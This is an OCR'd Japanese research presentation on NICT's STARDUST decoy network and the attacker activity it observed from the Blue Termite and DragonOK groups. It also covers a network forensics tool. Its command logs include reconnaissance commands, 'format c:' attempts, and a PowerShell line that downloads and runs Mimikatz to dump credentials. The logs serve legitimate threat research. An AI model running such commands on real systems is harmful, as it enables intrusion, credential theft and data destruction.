STARDUSTによる攻撃活動観測と次世代のセキュリティ技術


国立研究開発法人 情報通信研究機構
サイバーセキュリティ研究室 研究員
津田 侑
tsuda@nict.go.jp

本発表の内容

- **サイバー攻撃誘引基盤 STARDUST**
  - 研究背景
  - STARDUSTの概要
  - デモンストレーション
- **STARDUSTを利用した攻撃活動観測**
- **STARDUSTの今後の展望**
  - STARDUSTによるセキュリティ技術の検証
  - STARDUSTを活用したサイバー攻撃検知技術


NICTのセキュリティ研究マップ

Passive



インシデント分析センタ
NICTER

ネットワーク可視化システム
NIRVANA




対サイバー攻撃アラートシステム
DAEDALUS

サイバー攻撃統合分析プラットフォーム
NIRVANA改

Global（無差別型攻撃対策）

（標的型攻撃対策）Local



リフレクション攻撃専用ハニーポット
AmpPOT※

IoTマルウェア専用ハニーポット
IoTPOT※

委託研究
Web媒介型攻撃対策フレームワーク
WARPDRIVE

サイバーセキュリティ
ユニバーサル・リポジトリ
CURE

本発表のテーマ

サイバー攻撃誘引基盤
STARDUST

Active

※横浜国立大学/独Saarland大との共同研究

サイバー攻撃誘引基盤

STARDUST

ここが難しい！

標的型攻撃対策技術の研究開発

- **対策研究に必要なデータ取得が困難**
  - 大規模観測の網にかからない
  - 攻撃を受けた組織からデータが出てこない
    - 侵入の痕跡は消されている
    - トラフィックログを長期間保存している組織は稀
    - 組織の秘密情報が含まれるため組織外提供が不可
- **対策検証環境の未整備**
  - 攻撃を再現できる検証環境がない
  - 攻撃に対抗するための多層防御の検証環境がない


自前で作ってデータを集めるしかない！


STARDUST [’17 津田]

- STARDUSTは大規模なインフラ環境で，
  - 攻撃者を環境内に誘引し，
  - 攻撃者の活動を観測できる．
- STARDUSTの機能によって，
  - **並行ネットワーク**を**柔軟に構築可能．**
    - 並行ネットワーク：
      実ネットワークの設定を基に定義した
      高精細に模倣したネットワーク環境
  - 並行ネットワーク上での攻撃活動を
    ステルス性の高い手法で観測可能．

[’17 津田] 津田ら，サイバー攻撃誘引基盤 STARDUST，MWS2017.

並行ネットワークと模擬ノード






- **並行ネットワーク**
  - ✓政府や企業等を精巧に模した模擬環境
  - ✓各種サーバやPCが数十台～数百台稼働
  - ✓数十の並行ネットワークを同時稼働可能


- **模擬ノード**
  - ✓並行ネットワーク内で稼働するPC端末
  - ✓組織の情報資産を模した模擬情報を配置
  - ✓模擬ノード内外の挙動をステルスに観測

標的型攻撃をリアルタイムに観測・分析可能に

並行ネットワークの一例



STARDUSTの設計とワークフロー



STARDUSTの運用体制

攻撃者

インターネットサービス

NICT内で通信を注視
いつでも解析を停止できる体制

セキュリティ機器

オペレータ

STARDUST利用者

観測

解析中の並行ネットワーク

ケーススタディ

- 日本を標的にした攻撃グループを解析
  - vs. **Blue Termite(予備調査)**：真っさらな並行ネットワークを利用
  - vs. **DragonOK**：生活感のある並行ネットワークを利用
- 解析のワークフロー
  1. マルウェアの動的解析によりC&Cサーバのドメインを入手
  2. 上述のC&Cサーバへの接続性を検証
  3. 並行ネットワーク上のホストでマルウェアを実行
  4. C&Cサーバと接続できなくなれば解析終了

#	解析日	攻撃グループ	マルウェア（MD5）	C&Cサーバの場所	並行ネットワークの設定
0	2015/08/04 ～ 2015/08/04	Blue Termite	7af68ddba01ba2d69a8ef7c17430e5d0	JP	• ADのドメインに参加 AD = Active Directory
1	2016/03/25 ～ 2016/04/11	DragonOK	251c0f90bfe9a302c471bf352b259874	US	• ADのドメインに参加 • ファイルやメールを設置
2	2016/05/27 ～ 2016/05/31	DragonOK	acc2e5f8abd7426574712fe6a13c2342	SG	• ADのドメインに参加 • ファイルやメールを設置
3	2016/08/18 ～ 2016/09/30	DragonOK	c938690a0558d070528a7cab4de0e9b3	US	• ADのドメインに参加 • ファイルやメールを設置

Case 0 (vs. Blue Termite)

```
1  ipconfig /all
2  tasklist -v
3  tasklist -v
4  net view /domain
5  whoami
6  net use
7  dir c:¥users¥ktakahashi¥
8  dir c:¥users¥ktakahashi¥Desktop
9  format c: /s
10 shutdown -t 0
11 format c:¥
12 format c:
13 shutdown /s /t 0
```

- ネットワークやホストの状態を調査していた
- その後，攻撃者が *format* や *shutdown* コマンドでこのホストを停止しようとした

Case 1 (vs. DragonOK)

```
1  net view
2  systeminfo
3  whoami
4  tasklist
5  dir c:¥users¥nito¥desktop¥
6  dir "c:¥program files¥"
7  dir d:¥
8  dir c:¥users¥nito¥
9  dir c:¥users¥nito¥documents¥
10 dir c:¥users¥nito¥downloads¥
11 dir ¥x03"c:¥Program Files (x86)¥"
12 netstat –an
13 dir c:¥users¥nito¥documents¥¥x03Credential
14 ipconfig /all
```

```
15 whomai /groups | find /i "level”
16 whoami
17 whoami /groups
18 net group
19 net view
20 arp –a
21 netstat –ano
22 ping 10.136.8.4 –n 1 <IP addr. of proxy>
23 tasklist
24 netstat –an
25 net view
26 tracert
27 net view ¥¥win05
```

- 前ケースと同様にネットワーク/ホストを調査していた
- *whoami* コマンドの実行を ***whomai*** とタイポしていた
  - 手動でインタラクティブにコマンドを実行している（？）

Case 2 (vs. DragonOK)

```
1  ipconfig /all
2  cd Users¥ktakahashi¥Desktop
3  dir
4  [download] [総務部メンバー表.xlsx]
5  cd ??-??????????201605
6  dir
7  net view /domain
8  z:   <mount a file server named "FS">
9  dir
10 cd ??2016
11 dir
12 tasklist
13 net view
14 <skip L14-18, "net user" x 4 and "whoami">
19 cd ¥
20 net view
21 dir ¥¥SOUMU04¥
22 z:
23 <skip L23,24, "cd ???" & "cd ????">
25 cd *2011
26 dir
27 cd..
28 cd *2016
29 dir
30 cd..
31 cd *2015
32 dir
33 <skip L33-34, net view & group w/ /domain>
35 ping FS -n 1
36 net view ¥¥10.136.8.10    <IP addr. of FS>
```

- 正規表現を利用して *cd* コマンドを実行していた
- L35-36から，手動でコマンドを実行していたと推察する

Case 3 (vs. DragonOK)

```
1   <skip L1-8, investigating network/host in
    a similar way in previous cases>
9   net view /doamin
10  net view /domain
11  <skip L11-16, investigating network/host
    in a similar way in previous cases>
17  ver
18  powershell IEX (New-Object
    Net.WebClient).DownloadString('URL');
    Invoke-Mimikatz-DumpCerts
19  <skip L19-21, listing several folders
    using the dir command
22  dir *.txt
23  <skip L19-21, investigating network/host
    in a similar way in previous cases>
40  dir c:¥windows¥temp¥3.exe
41  c:¥windows¥temp¥3.exe
42  <skip L42-54, listing several folders
    using the dir command>
55  dir
```

タイポ

攻撃者が追加でツールを
ダウンロードして実行
（この環境では正しく動作しなかった）

正規表現の利用

3.exe が実行
後の解析でPlugX亜種と判明

ケーススタディのまとめ

- どのケースでも類似した攻撃活動を観測した
  - ネットワーク/ホストの状況を調査
    - ping, net, ipconfig, tasklist, dirコマンド等の利用
  - 正規表現の利用
  - インタラクティブなコマンド実行
    - タイポ（whoami⇔whomai，doamin⇔domain）
    - 名前解決（FS=10.136.8.10）
- 観測した事象からマニュアル化された方法で攻撃活動をしていたと推察する
  - APTの攻撃者はあまりAdvancedではない（？）

STARDUSTの

今後の展望

検証基盤としてのSTARDUST

- 新しい検知技術をSTARDUSTと接続し，有効性を検証可能
  - ネットワークを変更しながら検証できる
  - 実際の攻撃者と対峙できる

- 具体例：富士通研究所の新技術を検証 [’18 海野]
  - 開発コード：PSYUN（さいうん）
  - **パケットを再構成しSMB通信**を解析
    - Windowsのリモート操作の特定
    - リモート操作とアカウントを紐付け
    - 攻撃の進行度を可視化


[’18 海野] 海野ら，標的型攻撃の被害範囲を迅速に分析するネットワークフォレンジック手法の提案，SCIS2018.

PSYUNの解析結果（論文より引用）

日付	時刻 (UTC)	操作元	操作先	ユーザ	操作内容
2017/7/**	06:44:03	192.168.10.13	192.168.20.31	kana	net group /domain adserver.jp
2017/7/**	06:44:44	192.168.10.13	192.168.20.31	kana	net group 'kana' /domain
2017/7/**	06:45:02	192.168.10.13	192.168.20.31	kana	net group 'domain admins' /domain
2017/7/**	06:45:20	192.168.10.13	192.168.20.31	kana	net group 'administrators' /domain
2017/7/**	06:50:33	192.168.10.13	192.168.20.31	kana	net group 'Domain controllers' /domain
2017/7/**	06:56:31	192.168.10.13	192.168.20.31	kana	psloggedon ADserver.adserver.jp
2017/7/**	07:08:16	192.168.10.13	192.168.20.31	kana	sc open \\ADserver.adserver.jp
2017/7/**	10:05:42	192.168.10.13	192.168.20.31	kana	net group 'mine' /domain
2017/7/**	11:29:51	192.168.10.13	192.168.20.31	kana	net group 'Domain Computers' /domain
2017/7/**	06:44:03	192.168.10.13	192.168.20.35	kana	net use \\FileServer\総務部
2017/7/**	06:44:44	192.168.10.13	192.168.20.35	kana	net group 'kana' /domain
2017/7/**	08:07:05	192.168.10.13	192.168.20.35	kana	net use \\FileServer\c$
2017/7/**	08:07:05	192.168.10.13	192.168.20.35	kana	net use \\FileServer\c
2017/7/**	11:30:00	192.168.10.13	192.168.20.35	kana	net view FileServer
2017/7/**	11:38:03	192.168.10.13	192.168.20.35	kana	READ 公募 2016**28 年度**再エネ ********導入事業\1*2*2*.docx
2017/7/**	11:38:03	192.168.10.13	192.168.20.35	kana	READ 公募 2016**28 年度**再エネ ********導入事業\1*2*2*.docx
2017/7/**	06:56:31	192.168.10.13	192.168.10.10	kana	psloggedon Win01.adserver.jp
2017/7/**	07:03:50	192.168.10.13	192.168.10.10	kana	netview
2017/7/**	07:07:13	192.168.10.13	192.168.10.10	kana	sc open \\Win01.adserver.jp
2017/7/**	08:44:22	192.168.10.13	192.168.10.10	kana	net view /domain
2017/7/**	08:44:22	192.168.10.13	192.168.10.10	kana	net view /domain adserver
2017/7/**	09:03:40	192.168.10.13	192.168.10.10	kana	net view
2017/7/**	11:23:33	192.168.10.13	192.168.10.10	kana	net view
2017/7/**	11:23:33	192.168.10.13	192.168.10.11	kana	Logon

約1秒 で
net, psloggedon, scコマンド等を
ネットワークトラフィックから抽出

約1分 で
上述の抽出結果を可視化




STARDUSTを活用した

サイバー攻撃早期検知技術の未来

- STARDUSTでリアルな攻撃データを蓄積

新たな検知エンジンを研究開発可能に！



